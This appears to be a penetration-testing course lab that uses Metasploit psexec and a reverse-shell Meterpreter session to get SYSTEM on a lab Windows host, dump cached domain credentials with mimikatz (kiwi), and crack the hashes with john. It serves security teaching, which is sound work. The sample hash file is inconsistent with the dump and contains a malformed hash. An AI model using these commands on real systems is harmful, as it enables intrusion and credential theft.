Cybersecurity

Activity File

Activity File: Credential Dumping

In this activity, you'll continue to play the role of a pen tester conducting an engagement on MegaCorpOne. You are tasked to use the Metasploit `kiwi` extension to dump the credentials that are cached on the WIN10 machine. Then you will save and crack the hashes using `john`.

⚠️ **Reminder:** Don't forget to save your findings, as you will add them to your Week 16 Homework!

Instructions

First, open a Meterpreter session as SYSTEM on WIN10 by performing the following steps (if a current Meterpreter SYSTEM session isn't already opened).

1. Load the `psexec` module: `use exploit/windows/smb/psexec`

2. Set the following parameters:


    - `set RHOSTS 172.22.117.20`

    - `set SMBUSER tstark`

    - `set SMBPass Password!`


    - `set SMBDomain megacorpone`

    - `set LHOST 172.22.117.100`



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > 
```


3. Run the module with `run`.



```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58831 ) at 2022-04-19 11:01:45 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

4. In your Meterpreter session, load the `kiwi` extension:


   ○ `load kiwi`



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```


5. Once a new extension is loaded into Metasploit, it will update the help menu. View the `kiwi` command options by calling the help menu in Meterpreter:

    - `?`



```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

6. Dump all the cached credentials from LSASS using a `kiwi_cmd` command. Reference the cheat sheet for Mimikatz. Pay attention to the "lsadump" section.




```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 1/18/2022 2:55:41 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 1/18/2022 2:13:11 PM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded
```

Note: If the `kiwi` command is not dumping credentials as expected, try migrating to another process using the `migrate` command. Keep in mind that you want to migrate to another

SYSTEM x64 process.


7. In the output, the hashes are displayed after the "MsCacheV2 field." MsCacheV2 is just the format of the hash. Save the hashes in the format `username:password`, as shown.



```
┌──(root💀kali)-[~]
└─# cat hashes.txt
bob:9266b8f89ae43e72f582cd1f9f298de2
alice:2216b8f89a312jkhe72f582cd1f9f298ded
```

Using `john`, attempt to crack the password. Your `john` command should use the flag`--format=mscash2`, e.g., `john --format=mscash2 hashes.txt`.

8. You should now have the plain-text password to the new account of bbanner.



```
┌──(root💀kali)-[~]
└─# john --format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
1g 0:00:00:00 DONE 2/3 (2022-01-18 15:07) 2.173g/s 1978p/s 1978c/s 1978C/s 123456..donald
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```